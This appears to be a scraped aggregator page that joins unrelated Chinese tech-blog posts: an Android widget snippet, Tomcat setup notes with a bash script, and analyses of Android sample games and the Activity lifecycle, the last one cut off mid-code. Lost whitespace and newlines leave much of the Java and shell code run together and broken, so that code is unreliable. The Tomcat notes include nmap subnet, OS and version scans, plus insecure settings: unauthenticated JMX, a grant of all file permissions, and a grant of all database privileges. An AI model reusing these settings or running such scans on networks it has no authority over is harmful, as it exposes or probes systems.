1,新建一个HelloAppWidget的activity staticvoidupdateAppWidget(Contextcontext,AppWidgetManagerappWidgetManager,intappWidgetId){ Log.d("app","update---->id"+appWidgetId); //1,设置显示用标题 CharSequencetext="这是我第一个widget"; //1.1,增加跳转用activity相关intent Intentintent=newIntent(context,HelloAppWidget.class); PendingIntentpendingIntent=PendingIntent.getActivity(context,0,intent,0); //2,如果,没有在xml中声明RemoteViews布局,这里就必须要让其他布局基于RemoteViews RemoteViewsviews=newRemoteViews(context.getPackageName(),R.layout.tom_appwidget_provider);views.setTextViewText(R.id.appwidget_text,text); //2.1将需要跳转的intent绑定到appWidgetbutton中views.setOnClickPendingIntent(R.id.appwidget_button,pendingIntent); //3,通知widgetmanager更新appWidgetManager.updateAppWidget(appWidgetId,views);} 跳转到特定activity…ps:使用activity记得在AndroidManifest.xml中注册

优秀的个人博客,低调大师

Tomcat安装与配置(笔记)

#!/bin/bash #####################################setup########################################################## yum install -i gcc zlib1g zlib1g-dev openssl libssl-dev libpcre3 libpcre3-dev libevent-dev;#http://www.oracle.com/technetwork/java/javase/downloads/jdk8-downloads-2133151.html;cd /usr/local/srctar -zxvf jdk-8u102-linux-x64.tar.gzmv /usr/local/src/jdk1.8.0_102 /usr/local/jdk#配置JDK环境变量sed -i '$a ulimit -n 65535' /etc/profilesed -i '$a export JAVA_HOME=/usr/local/jdk' /etc/profilesed -i '$a export JRE_HOME=$JAVA_HOME/jre' /etc/profilesed -i '$a export CLASSPATH=.:$JAVA_HOME/lib:$JRE_HOME/lib:$CLASSPATH' /etc/profilesed -i '$a export PATH=$JAVA_HOME/bin:$JRE_HOME/bin:$PATH' /etc/profilesource /etc/profilecd /usr/local/srcwget https://mirrors.cnnic.cn/apache/tomcat/tomcat-8/v8.5.23/bin/apache-tomcat-8.5.23.tar.gz;tar -zxvf apache-tomcat-8.5.23.tar.gzcd apache-tomcat-8.5.23/lib#下载加入lib文件以支持共享sessionwget http://central.maven.org/maven2/de/javakaffee/msm/memcached-session-manager/2.1.1/memcached-session-manager-2.1.1.jarwget http://central.maven.org/maven2/de/javakaffee/msm/memcached-session-manager-tc8/2.1.1/memcached-session-manager-tc8-2.1.1.jarwget http://central.maven.org/maven2/net/spy/spymemcached/2.11.1/spymemcached-2.11.1.jarwget http://central.maven.org/maven2/de/javakaffee/msm/msm-javolution-serializer/2.1.1/msm-javolution-serializer-2.1.1.jarwget http://central.maven.org/maven2/javolution/javolution/5.4.5/javolution-5.4.5.jarcd .. && cd ..#禁止TLDs扫描新加入的jar包sed -i '134c xom-*.jar,javolution-5.4.5.jar,memcached-session-manager-2.1.1.jar,memcached-session-manager-tc8-2.1.1.jar,msm-javolution-serializer-2.1.1.jar,spymemcached-2.11.1.jar' apache-tomcat-8.5.23/conf/catalina.properties#tomcat的优化配置,在102行处插入内容sed -i '102c export JAVA_OPTS="-server -Xms1000M -Xmx1000M -Xss512k -XX:+AggressiveOpts -XX:+UseBiasedLocking -XX:+DisableExplicitGC -XX:MaxTenuringThreshold=15 -XX:+UseConcMarkSweepGC -XX:+UseParNewGC -XX:+CMSParallelRemarkEnabled -XX:+UseCMSCompactAtFullCollection -XX:LargePageSizeInBytes=128m -XX:+UseFastAccessorMethods -XX:+UseCMSInitiatingOccupancyOnly -Djava.awt.headless=true"' apache-tomcat-8.5.23/bin/catalina.shcp -r apache-tomcat-8.5.23 /usr/local/tomcat#cat <~/aaa.txt##EOF#sed -i '20 r ~/aaa.txt' /usr/local/tomcat/conf/context.xmlcd /usr/local/srcwget http://mirror.bit.edu.cn/apache/apr/apr-1.6.3.tar.gz tar -zxvf apr-1.6.3.tar.gz cd apr-1.6.3 && ./configure --prefix=/usr/local/aprmake && make installcd .. && rm -rf apr-1.6.3 && rm -rf apr-1.6.3.tar.gz wget http://mirror.bit.edu.cn/apache/apr/apr-util-1.6.1.tar.gz tar -zxvf apr-util-1.6.1.tar.gz cd apr-util-1.6.1 && ./configure --prefix=/usr/local/apr-util --with-apr=/usr/local/aprmake && make installcd .. && rm -rf apr-util-1.6.1 && rm -rf apr-util-1.6.1.tar.gz wget https://mirrors.tuna.tsinghua.edu.cn/apache/tomcat/tomcat-connectors/native/1.2.16/source/tomcat-native-1.2.16-src.tar.gz tar -zxvf tomcat-native-1.2.16-src.tar.gz cd tomcat-native-1.2.16-src/native && ./configure --with-apr=/usr/local/aprmake && make installcd .. && cd .. && rm -rf tomcat-native-1.2.16-src && rm -rf tomcat-native-1.2.16-src.tar.gz sed -i '$a export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/usr/local/apr/lib' /etc/profilesource /etc/profile#####################################end setup#####################################################################添加管理员 # vi /usr/local/tomcat/conf/tomcat-users.xml # vi /usr/local/tomcat/conf/Catalina/localhost/下 添加manager.xml #################################sed '1,10y/abcde/ABCDE/' file 来自: http://man.linuxde.net/sedCATALINA_BASE,CATALINA_HOMEstartup securityhttp://localhost:8080/adminserver.xml context.xml tomcat-users.xml web.xml catalina.policy catalinat.propertiesserver service connector engine host context realmengine valve host contextvalve:日志 单点登录 请求过滤Manager: context.xmlJNDI/????JDBC连接###########################################JavaMail发送邮件context.xmlmail.smtp.hostlocalhostweb.xmlmail/Sessionjavax.mail.SessionContainer#download,setup javamail activationweb.xmlSendMailServletSendMailServletSendMailServlet/mail/SendMailServlet###################添加管理员权限http://localhost:8080/manager/###三种部署方式manager,ant,http##三种连接器:http,nio,arp##支持CGI:web.xml删除注释,context.xml:##支持SSI:同上ssi org.apache.catalina.ssi.SSIServlet buffered1debug0expires666isVirtualWebappRelative04ssi*.shtmlssi org.apache.catalina.ssi.SSIFilter contentTypetext/x-server-parsed-html(;.*)?debug0expires666isVirtualWebappRelative0inputEncodingutf-8outputEncodingutf-8#################################################tomcat性能调优linux修改TOMCAT_HOME/bin/catalina.sh,在前面加入JAVA_OPTS="-XX:PermSize=64M -XX:MaxPermSize=128m -Xms512m -Xmx1024m -Duser.timezone=Asia/Shanghai"tomcat 线程优化maxThreads="600" ///最大线程数minSpareThreads="100"///初始化时创建的线程数maxSpareThreads="500"///一旦创建的线程超过这个值,Tomcat就会关闭不再需要的socket线程。acceptCount="700"//指定当所有可以使用的处理请求的线程数都被使用时,可以放到处理队列中的请求数,超过这个数的请求将不予处理这里是http connector的优化,如果使用apache和tomcat做集群的负载均衡,并且使用ajp协议做apache和tomcat的协议转发,那么还需要优化ajp connector。##配置线程池由于tomcat有多个connector,所以tomcat线程的配置,又支持多个connector共享一个线程池。首先。打开/conf/server.xml,增加最大线程500(一般服务器足以),最小空闲线程数20,线程最大空闲时间60秒。然后,修改节点,增加executor属性,executor设置为线程池的名字:可以多个connector公用1个线程池,所以ajp connector也同样可以设置使用tomcatThreadPool线程池。禁用DNS查询 enableLookups="false"##安装并启动APR:更好的支持并发(1)安装APR tomcat-native apr-1.3.8.tar.gz 安装在/usr/local/apr #tar zxvf apr-1.3.8.tar.gz #cd apr-1.3.8 #./configure;make;make install apr-util-1.3.9.tar.gz 安装在/usr/local/apr/lib #tar zxvf apr-util-1.3.9.tar.gz #cd apr-util-1.3.9 #./configure --with-apr=/usr/local/apr ----with-java-home=JDK;make;make install #cd apache-tomcat-6.0.20/bin #tar zxvf tomcat-native.tar.gz #cd tomcat-native/jni/native #./configure --with-apr=/usr/local/apr;make;make install (2)设置 Tomcat 整合 APR 修改 tomcat 的启动 shell (startup.sh),在该文件中加入启动参数: CATALINA_OPTS="$CATALINA_OPTS -Djava.library.path=/usr/local/apr/lib" 。 #############################################ajp#worker.propeties worker1.list=worker1worker.worker1.type=ajp13worker.worker1.host=192.168.1.12#apache:confLoadModule jk_module modules/mod_jk.soJkWorkersFile conf/workers.propertiesJkLogFile logs/httpd/mod_jk.logJkLogLevel debugJkRequestLogFormat "%w %U %T"JkMount /exapmle/* worker1SetEnvIf Request_URL "nojk/*" no-jk###############################mod_proxyLoadModule proxy_module modules/mod_proxy.soLoadModule proxy_ajp_module modules/mod_proxy_ajp.soLoadModule proxy_balancer_module modules/mod_proxy_balancer.soProxyRequests offProxyPreserveHost OnOrder deny,allow Allow from allProxyPass /example/jsp ajp://192.168.1.12:8009/example/jspProxyPassReverse /example/jsp ajp://192.168.1.12:8009/example/jspOrder deny,allow Allow from all#################################worker.list=xx,yy,zzworker.xx.type=ajp13worker.xx.host=localhostworker.xx.port=8009IIS与Tomcat连接:ISAPI####resource配置JDBC server.xml#grant all privileges on *.* to 'xx' identified by 'xxx'#flush privileges###########################tomcat安全删除/webapps/examples更改shutdown端口用tomcat账号启动 /bin/su tomcat $CATALINA_HOME/bin/startup.shjre: chmod -R o=rx /jre/* tomcat: chown -R tomcat:tomcat /tomcat/#tomcat启用security manager: catalina.sh start -security##catalina.policy 启用类装载器grant codeBase "file:${catalina.home}/webapps/youapp/-"{permission java.lang.RuntimePermission "createClassLoader"}##启用JDBC驱动打开数据库grant codeBase "file:${catalina.home}/webapps/-" {permission java.net.SocketPermission "db.server.com:54213", "connect";}##允许访问25端口grant codeBase "file:${catalina.home}/webapps/-"{permission java.net.SocketPermission "mail.server.com:25","connect";}##读写所有文件grant {java.io.FilePermission "<>","read,write,execute,delete";}###serlvet:BASIC,摘要,FORM,HTTPS客户端证书##禁用目录列表listingsfalse###禁用SSI,CGI,关闭privileged='true'#########################################apache 加入 sslListen 192.168.10.10:80NameVirtualHost 192.168.10.10ServerName xx.com DocumentRoot /xx/xx ServerAdmin xx@qq.com ErrorLog /xx/xx.log CustomLog /xx/xx.log common##tomcat虚拟主机###########################apache tomcat互联###################################httpd.confListen 80LoadModule jk_module modules/mod_jk.soJKWorkdersFile /etc/httpd/conf/workers.propertiesJKShmFile /var/log/httpd/mod_jk.shmJKLogFile /var/log/httpd/mod_jk.logJKLogLevel infoJKLogStampFormat "[%a %b %d %H:%M:%S %Y]"NameVirtualHost 192.168.1.2ServerName aa.com DocumentRoot /home/websites/aa ErrorLog /home/websites/aa/error CustomLog /home/websites/aa/access common JKMount /*.jsp aa-workerworkers.propertiesworker.list=aa-worker,bb-workerworker.aa-worker.type=ajp13worker.aa-worker.host=aa.comworker.aa-worker.port=8009##########################end apache tomcat互联#######################################启用managertomcat-users.xmlhttp://xx:8080/host-manager/html ####### JVM_OPTIONS='-Xms512m -Xmm1024m' 初始堆大小,最大堆大小 export JVM_OPTIONS grant codeBase "file:/home/xx/xx/-"{ permission java.io.FilePermission "/some/cc/xx/*","read"; } ################################################################################ /manager/jmxproxy ################################################jmx监控tomcat bin/catalina.sh #加入 [ $1 != "stop" ] && JAVA_OPTS="-Dcom.sun.management.jmxremote \ -Dcom.sun.management.jmxremote.port=9008 \ -Dcom.sun.management.jmxremote.ssl=false \ -Dcom.sun.management.jmxremote.authenticate=false $JAVA_OPTS" export JAVA_OPTS #java/bin/jconsole启动,输入 service:jmx:rmi:///jndi/rmi://localhost:9008/jmxrmi ################################################################################## 负载均衡: DNS负载均衡 硬件负载均衡(F5 big-ip:4-7层,15万以上;梭子鱼负载均衡:比较便宜) 软件负载均衡(LVS,Nginx,HAProxy) #mod_jk,mod_proxy通信 ##http head:get,accept,referer,accept-language,accept-encoding,host,connection ##request,response #nginx proxy_pass http://geeboo; proxy_redirect off; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header Host $host; client_max_body_size 1024m; client_body_buffer_size 1024000k; proxy_connect_timeout 40s; proxy_send_timeout 40s; proxy_read_timeout 40s; proxy_buffer_size 102400k; proxy_buffers 6 102400k; proxy_busy_buffers_size 102400k; proxy_temp_file_write_size 102400k; ############## ##扫描参数 -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9 ##扫描端口 nmap -p80,443,55,110 192.168.10.10 ##扫描端口 nmap -sP 192.168.10.10 ##扫描网段 nmap -sP 10.10.10.0/24 ##扫描操作系统 nmap -O 10.10.10.0/24 ##扫描所有 nmap -A 10.10.10.0/24 ##扫描版本检测 nmap -sV 10.10.10.0

优秀的个人博客,低调大师

Android实例剖析笔记(七)

上一篇文章分析了Snake的界面Layout实现,本文将关注游戏主界面这个View是如何实现的,并提出了我的一些困惑之处,希望有朋友能帮忙解惑。 Snake这个项目把主界面剖成界面UI和游戏逻辑两层,最基础的界面UI部分用父类TileView来表示,子类SnakeView是在TileView的UI基础上,加入相应的游戏控制逻辑,从而实现了两者的分离,这对于游戏的修改非常有用。 UI实现部分 首先来看界面UI部分,基本思想大家都非常清楚:把整个屏幕看做一个二维数组,每一个元素可以视为一个方块,因此每个方格在游戏进行过程中可以处于不同的状态,比如空闲,墙,苹果,贪食蛇(蛇身或蛇头)。我们在操作游戏的过程,其实就是不断修改相应方格的状态,然后再让整个View去重绘制自身(当然,还需要加入一些游戏当前所处状态(失败或成功)的判定机制)。 TileView的数据成员如下: 复制代码 //方格的大小 protected static int mTileSize; //方格的行数和列数 protected static int mXTileCount; protected static int mYTileCount; //xy坐标系的偏移量 private static int mXOffset; private static int mYOffset; //存储三种方格的图标文件 private Bitmap[] mTileArray; //二维方格地图 private int[][] mTileGrid; 复制代码 那么在游戏还未正式开始前,首先要做一些初始化工作,在View第一次加载时会首先调用onSizeChanged,这里就是做这些事的最好时机。 复制代码 @Override protected void onSizeChanged(int w, int h, int oldw, int oldh) { //计算屏幕中可放置的方格的行数和列数 mXTileCount = (int) Math.floor(w / mTileSize); mYTileCount = (int) Math.floor(h / mTileSize); mXOffset = ((w - (mTileSize * mXTileCount)) / 2); mYOffset = ((h - (mTileSize * mYTileCount)) / 2); mTileGrid = new int[mXTileCount][mYTileCount]; clearTiles(); } 复制代码 注意模拟器屏幕默认的像素是320×400,而代码中默认的方格大小为12,因此屏幕上放置的方格数为26×40,把屏幕剖分成这么大后,再设置一个相应的二维int型数组来记录每一个方格的状态,根据方格的状态,可以从mTileArray保存的图标文件中读取对应的状态图标。 第一次调用完onSizeChanged后,会紧跟着第一次来调用onDraw来绘制View自身,当然,此时由于所有方格的状态都是0,所以它在屏幕上等于什么也不会去绘制。 复制代码 public void onDraw(Canvas canvas) { super.onDraw(canvas); for (int x = 0; x < mXTileCount; x += 1) { for (int y = 0; y < mYTileCount; y += 1) { if (mTileGrid[x][y] > 0) { canvas.drawBitmap(mTileArray[mTileGrid[x][y]], mXOffset + x * mTileSize, mYOffset + y * mTileSize, mPaint); } } } } 复制代码 onDraw要做的工作非常简单,就是扫描每一个方格,根据方格当前状态,从图标文件中选择对应的图标绘制到这个方格上。当然这个onDraw在游戏进行过程中,会不断地被调用,从而界面不断被更新。 游戏逻辑部分 再来看子类SnakeView是如何在父类TileView的基础上,加入特定的游戏逻辑,从而完成Snake这个程序的。 private ArrayList<Coordinate> mSnakeTrail = new ArrayList<Coordinate>();//组成贪食蛇的方格列表 private ArrayList<Coordinate> mAppleList = new ArrayList<Coordinate>();//苹果方格列表 由于SnakeView从TileView继承而来,则可以说它已经拥有这个二维方格地图了(只是此时地图里的所有方格状态都是0)。那么它有了这么一个二维方格地图,如何去初始化这个地图呢?这在initNewGame函数中实现。 复制代码 private void initNewGame() { //清空蛇和苹果占据的方格 mSnakeTrail.clear(); mAppleList.clear(); //目前组成蛇的方格式固定的,而且方向也固定朝北 mSnakeTrail.add(new Coordinate(7, 7)); mSnakeTrail.add(new Coordinate(6, 7)); mSnakeTrail.add(new Coordinate(5, 7)); mSnakeTrail.add(new Coordinate(4, 7)); mSnakeTrail.add(new Coordinate(3, 7)); mSnakeTrail.add(new Coordinate(2, 7)); mNextDirection = NORTH; //随即加入苹果 for (int i = 0; i < nApples; ++i) { addRandomApple(); } //初始化运动速率和玩家成绩 mMoveDelay = 600; mScore = 0; } 复制代码 想象下对整个游戏屏幕拍张照,然后对其下一个状态再拍张照,那么两张照片之间的区别是怎么产生的呢?对于系统来说,它只知道不断调用onDraw,后者负责对整个屏幕进行绘制,那要产生两个屏幕之间的差异,肯定要通过一些手段对某些数据结构(比如这里的二维方格地图)进行调整(比如用户的控制指令,定时器等),然后等到下一次onDraw时就会把这些更改在界面上反映出来。 这里要着重说明下private long mMoveDelay = 600;这个成员变量,虽然很不起眼,但仔细考虑它的作用就会发现很有趣,那么改变它的大小到底是如何让我们感觉到游戏变快或变慢呢? 可以打个简单的比方,在时刻0游戏启动,首先把蛇和苹果的位置都在方格地图上作好了标记,然后我们在update函数中修改蛇身让蛇向北前进一步,而这个改变此时还只是停留在内部的核心数据结构上(即二维方格地图),还没有在界面上显示出来。当然,我们马上想到要想让这更改显示出来,让系统调用onDraw去绘制不就完了吗?可是问题是我们不知道系统是隔多长时间去调用onDraw函数,于是mMoveDelay此时就发挥作用了,通过它就可以设置休眠的时间,等时间一到,马上就会通知SnakeView去重绘制。你可以试试把mMoveDelay数值调大,就会看出我上面提到的“拍照“的效果。 Handler的使用 写过JavaScript或者ActionScript的开发者,对于setInterval的用法会非常了解。那么在Android中如何实现setInterval的方法呢?其中有两种方法可以实现类似的功能,其中一个是在线程中调用Handler方法,另外一个是应用Timer。Snake中使用了前者 复制代码 class RefreshHandler extends Handler { @Override public void handleMessage(Message msg) {//“苏醒”后的处理 SnakeView.this.update(); SnakeView.this.invalidate(); } public void sleep(long delayMillis) {//休眠delayMillis毫秒 this.removeMessages(0); sendMessageDelayed(obtainMessage(0), delayMillis); } }; 复制代码 而实际调用的处理函数update就可以说是整个游戏的引擎,正是由于它的工作(修改蛇和苹果的状态到一个新的状态,然后休眠自己,然后等到苏醒后在Handler中就会让系统区绘制上次修改过的二维方块地图,然后再次调用update,如此循环反复,生生不息),才使得游戏不断被推进,因此,比做“引擎“不为过。 复制代码 public void update() { if (mMode == RUNNING) { long now = System.currentTimeMillis(); if (now - mLastMove > mMoveDelay) { clearTiles(); updateWalls(); updateSnake(); updateApples(); mLastMove = now; } mRedrawHandler.sleep(mMoveDelay); } } 复制代码 既然update是游戏的动力,要让游戏停止下来只要不再调用update就可以了(因为此时其实是画面静止了),因此游戏进入暂停(这个状态还可以转为“运行“,其实就是继续可以修改,再绘制),若进入失败(其实此时二维方块地图还停留在最后一个画面处,这也是为什么在开始时要首先清理掉整个地图)【这一点,可以在游戏失败后,再次开始新游戏,此时通过设置的断点即可观察到上次游戏运行时的底层数据】。 一点困惑 可是个人认为Snake下面这段代码读起来有点怪,有点像一个“先有鸡,还是先有蛋?“的问题,导致我的思维逻辑上出现一个“怪圈“。 public void handleMessage(Message msg) { SnakeView.this.update(); SnakeView.this.invalidate(); } 按照这段代码的意思来看,当休眠的时间已经到了,首先去调用update,即为下一次绘制做准备工作,再让自己休眠起来,最后通知系统重绘制自己。 哎,这让我难以理解,还是回到时刻0的例子来说,在时刻0时让蛇身向北前进了一步(指的是底层的二维方格地图的修改,不是界面),然后让自己休眠0.6毫秒,当时间到了,首先去调用update方法,那么就又会让蛇身做出修改,也就是把上一次还没绘制的覆盖掉了(那么上一次的修改岂不是白费,还没画上去呢),更何况在update中又会让自己去休眠(还没调用invalidate,怎么又去休眠了?),又怎么还能去通知系统调用我的onDraw方法呢?也就是说invalidate根本没有执行??? 按我的理解,应该把顺序颠倒一下,先通知系统去调用onDraw方法重绘,使得上一次对底层二维方格地图的修改显示出来,然后再去为下一次修改做准备工作,最后让自己进入休眠,等待苏醒过来,如此循环反复。实验证明,颠倒过来也是正确的,不过关于这一个迷惑我的地方,希望有朋友能指点我一下! 记得在javascript里使用setInterval时,也是先写处理逻辑,然后在末尾处写上一句setInterval(这也是我习惯的思维方式了),难道google上面这种写法有何深意? 此外,感觉每次绘制时都重新绘制墙壁,有点浪费时间,因为墙壁根本没有任何变化的。还有就是mLastMove这个变量设置的初衷是保证当前时间点距上一次变化已经过去了mMoveDelay毫秒,可是既然已经用了sleep机制,再使用这个时间差看上去并无必要。 本文转自Phinecos(洞庭散人)博客园博客,原文链接:http://www.cnblogs.com/phinecos/archive/2009/08/29/1556530.html,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android实例剖析笔记(八)

上一篇文章分析了小游戏Snake的基本框架,本文将分析Android自带的另一个小游戏LunarLander,它与前者的“定时器+系统调用onDraw”架构相比,由于采用了“多线程+强制自行绘制”的架构思路,因而更为实用。 和Snake的比较 就界面Layout来说,这个程序其实和Snake没有什么不同,同样是采用了FrameLayout,而且游戏的主界面由一个自定义的View来实现,这里是LunarView。读过上一篇文章的朋友也许会发现,Snake的架构是“定时器+系统调用onDraw”来实现的,这里有一个最大的缺陷就是onDraw是由Android系统来调用的,我们只能依赖它,却无法自行控制。这就好比一个黑盒,当然,总是能把我们要的东西给做出来,可却无法控制其做事的细节,这对于游戏这样高效率的东西可是不利的,因此最好的解决之道当然是把绘制这部分工作自己”承包“过来,告别吃大锅饭的,进入”联产承包制”时代。 此外,由于游戏的本质就是连续两帧图片之间发生些许差异,那么要不断催生这种差异的发生,只要有某种连续不断发生的事件在进行就可以,例如Snake中使用的定时器,就是在不断地产生这种“差异源”,与此类似,一个线程也是不断在运行中,通过它也是可以不断产生这种“差异源”的。 SurfaceView初探 如果说Snake中使用的Layout加自定义View是一把小型武器的话,那在SurfaceView对于android中游戏的开发来说就算是重型武器了。我们使用前者时总是容易把游戏中某个对象(比如上文的每一个方格)当做一个小组件来处理,而后者则根本没有这种划分的概念,在它眼中,所有东西都是在Canvas(画布)中自行绘制出来的(背景,人物等)。 SurfaceView提供直接访问一个可画图的界面,可以控制在界面顶部的子视图层。SurfaceView是提供给需要直接画像素而不是使用窗体部件的应用使用的。Android图形系统中一个重要的概念和线索是surface。View及其子类(如TextView, Button) 要画在surface上。每个surface创建一个Canvas对象(但属性时常改变),用来管理view在surface上的绘图操作,如画点画线。还要注意的是,使用它的时候,一般都是出现在最顶层的:The view hierarchy will take care of correctly compositing with the Surface any siblings of the SurfaceView that would normally appear on top of it. 使用的SurfaceView的时候,一般情况下还要对其进行创建,销毁,改变时的情况进行监视,这就要用到SurfaceHolder.Callback. 复制代码 class LunarView extends SurfaceView implements SurfaceHolder.Callback { public void surfaceChanged(SurfaceHolder holder,int format,int width,int height){} //在surface的大小发生改变时激发 public void surfaceCreated(SurfaceHolder holder){} //在创建时激发,一般在这里调用画图的线程。 public void surfaceDestroyed(SurfaceHolder holder) {} //销毁时激发,一般在这里将画图的线程停止、释放。 } 复制代码 surfaceCreated会首先被调用,然后是surfaceChanged,当程序结束时会调用surfaceDestroyed。 下面来看看LunarView最重要的成员变量,也就是负责这个View所有处理的线程 复制代码 private LunarThread thread; // 实际工作线程 thread = new LunarThread(holder, context, new Handler() { @Override public void handleMessage(Message m) { mStatusText.setVisibility(m.getData().getInt("viz")); mStatusText.setText(m.getData().getString("text")); } }); 复制代码 这个线程由私有类LunarThread实现,它里面还有一个自己的消息队列处理器,用来接收游戏状态消息,并在屏幕上显示当前状态(而这个功能在Snake中是通过View自己控制其包含的TextView是否显示来实现的,相比之下,LunarThread的消息处理机制更为高效)。 由于有了LunarThread这个负责具体工作的对象,所以LunarView的大部分工作都委托给后者去执行。 复制代码 public void surfaceChanged(SurfaceHolder holder, int format, int width,int height) { thread.setSurfaceSize(width, height); } public void surfaceCreated(SurfaceHolder holder) {//启动工作线程结束 thread.setRunning(true); thread.start(); } public void surfaceDestroyed(SurfaceHolder holder) { boolean retry = true; thread.setRunning(false); while (retry) { try {//等待工作线程结束,主线程才结束 thread.join(); retry = false; } catch (InterruptedException e) { } } } 复制代码 工作线程LunarThread 由于SurfaceHolder是一个共享资源,因此在对其操作时都应该实行“互斥操作“,即需要使用synchronized进行”封锁“机制。 再来讨论下为什么要使用消息机制来更新界面的文字信息呢?其实原因是这样的,渲染文字的工作实际上是主线程(也就是LunarView类)的父类View的工作,而并不属于工作线程LunarThread,因此在工作线程中式无法控制的。所以我们改为向主线程发送一个Message来代替,让主线程通过Handler对接收到的消息进行处理,从而更新界面文字信息。再回顾上一篇SnakeView里的文字信息更新,由于是SnakeView自己(就这一个线程)对其包含的TextView做控制,当然没有这样的问题了。 复制代码 public void setState(int mode, CharSequence message) { synchronized (mSurfaceHolder) { mMode = mode; if (mMode == STATE_RUNNING) {//运行中,隐藏界面文字信息 Message msg = mHandler.obtainMessage(); Bundle b = new Bundle(); b.putString("text", ""); b.putInt("viz", View.INVISIBLE); msg.setData(b); mHandler.sendMessage(msg); } else {//根据当前状态设置文字信息 mRotating = 0; mEngineFiring = false; Resources res = mContext.getResources(); CharSequence str = ""; if (mMode == STATE_READY) str = res.getText(R.string.mode_ready); else if (mMode == STATE_PAUSE) str = res.getText(R.string.mode_pause); else if (mMode == STATE_LOSE) str = res.getText(R.string.mode_lose); else if (mMode == STATE_WIN) str = res.getString(R.string.mode_win_prefix) + mWinsInARow + " " + res.getString(R.string.mode_win_suffix); if (message != null) { str = message + "\n" + str; } if (mMode == STATE_LOSE) mWinsInARow = 0; Message msg = mHandler.obtainMessage(); Bundle b = new Bundle(); b.putString("text", str.toString()); b.putInt("viz", View.VISIBLE); msg.setData(b); mHandler.sendMessage(msg); } } } 复制代码 下面就是LunaThread这个工作线程的执行函数了,它一直不断在重复做一件事情:锁定待绘制区域(这里是整个屏幕),若游戏还在进行状态,则更新底层的数据,然后直接强制界面重新绘制。 复制代码 public void run() { while (mRun) { Canvas c = null; try { //锁定待绘制区域 c = mSurfaceHolder.lockCanvas(null); synchronized (mSurfaceHolder) { if (mMode == STATE_RUNNING) updatePhysics();//更新底层数据,判断游戏状态 doDraw(c);//强制重绘制 } } finally { if (c != null) { mSurfaceHolder.unlockCanvasAndPost(c); } } } } 复制代码 这里要注意的是最后要调用unlockCanvasAndPost来结束锁定画图,并提交改变 强行自绘制 doDraw这段代码就是在自己的Canvas上进行绘制,具体的绘制就不解释了,主要就是用drawBitmap,drawRect,drawLine。值得注意的一段代码是下面这个: 复制代码 canvas.save(); canvas.rotate((float) mHeading, (float) mX, mCanvasHeight - (float) mY); if (mMode == STATE_LOSE) { mCrashedImage.setBounds(xLeft, yTop, xLeft + mLanderWidth, yTop + mLanderHeight); mCrashedImage.draw(canvas); } else if (mEngineFiring) { mFiringImage.setBounds(xLeft, yTop, xLeft + mLanderWidth, yTop + mLanderHeight); mFiringImage.draw(canvas); } else { mLanderImage.setBounds(xLeft, yTop, xLeft + mLanderWidth, yTop + mLanderHeight); mLanderImage.draw(canvas); } canvas.restore(); 复制代码 在绘制火箭的前后,调用了save()和restore(),它是先保存当前矩阵,将其复制到一个私有堆栈上。然后接下来对rotate的调用还是在原有的矩阵上进行操作,但当restore调用后,以前保存的设置又重新恢复。不过,在这里还是看不出有什么用处。。。 暂停/继续机制 LunarLancher的暂停其实并没有不再强制重绘制,而是没有对底层的数据做任何修改,依然绘制同一帧画面,而继续则是把mLastTime设置为当前时间+100毫秒的时间点,因为以前暂停时mLastTime就不再更新了,这样做事为了与当前时间同步起来。 复制代码 public void pause() {//暂停 synchronized (mSurfaceHolder) { if (mMode == STATE_RUNNING) setState(STATE_PAUSE); } } public void unpause() {// 继续 // Move the real time clock up to now synchronized (mSurfaceHolder) { mLastTime = System.currentTimeMillis() + 100; } setState(STATE_RUNNING); } 复制代码 这样做的目的是为了制造“延迟“的效果,都是因为updatePhysics函数里这两句 if (mLastTime > now) return; double elapsed = (now - mLastTime) / 1000.0; 至于游戏的控制逻辑和判定部分就不介绍了,没有多大意思。 本文转自Phinecos(洞庭散人)博客园博客,原文链接:http://www.cnblogs.com/phinecos/archive/2009/08/30/1556678.html,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android实例剖析笔记(三)

上一篇文章介绍了Android的菜单机制,并动手做了一个实验来探究动态菜单的实验机制。这一篇将重点介绍Activity的生命周期,通过一个简单的实验来摸索状态转换的机制,最后介绍NotePad中使用的自定义控件技术。 Activity的生命周期 Activity类中有许多onXXX形式的函数可以重载,比如onCreate,onStart,onStop,onPause,那么它们的调用顺序到底是如何的呢?下面就通过一个实验来进行分析。在做这个实验之前,我们先得知道如何在Android中进行Log输出的。 我们要使用的是android.util.log类,这个类相当的简单易用,因为它提供的全是一些静态方法: Log.v(String tag, String msg); //VERBOSE Log.d(String tag, String msg); //DEBUG Log.i(String tag, String msg); //INFO Log.w(String tag, String msg); //WARN Log.e(String tag, String msg); //ERROR 前面的tag是由我们定义的一个标识,一般可以用“类名_方法名“来定义。要在Eclipse中查看输出的log信息,需要打开Logcat(WindowàShow ViewàotheràAndroidàLogCat即可打开) 实验一 我们要做的实验非常简单,就是有两个Activity(我这里分别叫做frmLogin和hello2),t它们各自有一个button,可以从第一个跳到第二个,也可以从第二个跳回到第一个。 配置文件AndroidManifest.xml非常简单,第二个activity并没有多余的信息需要指定。 复制代码 <application android:icon="@drawable/icon" android:label="@string/app_name"> <activity android:name=".frmLogin" android:label="@string/app_name"> <intent-filter> <action android:name="android.intent.action.MAIN" /> <category android:name="android.intent.category.LAUNCHER" /> </intent-filter> </activity> <activity android:name="hello2" android:label="@string/app_name"> </activity> </application> 复制代码 第一个activity的代码如下: 复制代码 public class frmLogin extends Activity { private final static String TAG = "FrmLogin"; /** Called when the activity is first created. */ @Override public void onCreate(Bundle savedInstanceState) { super.onCreate(savedInstanceState); Log.v(TAG,"onCreate"); setContentView(R.layout.main); this.setViewOneCommand(); } public void setViewOneCommand() { Button btn = (Button)findViewById(R.id.btnGo); btn.setOnClickListener(new View.OnClickListener() { public void onClick(View v) { Intent intent = new Intent(); intent.setClass(frmLogin.this, hello2.class); startActivity(intent); finish(); } }); Button btnExit=(Button)findViewById(R.id.btnExit); btnExit.setOnClickListener(new View.OnClickListener() { public void onClick(View v) { frmLogin.this.finish(); } }); } @Override protected void onDestroy() { super.onDestroy(); Log.v(TAG,"onDestroy"); } @Override protected void onPause() { super.onPause(); Log.v(TAG,"onPause"); } @Override protected void onRestart() { super.onRestart(); Log.v(TAG,"onRestart"); } @Override protected void onResume() { super.onResume(); Log.v(TAG,"onResume"); } @Override protected void onStart() { 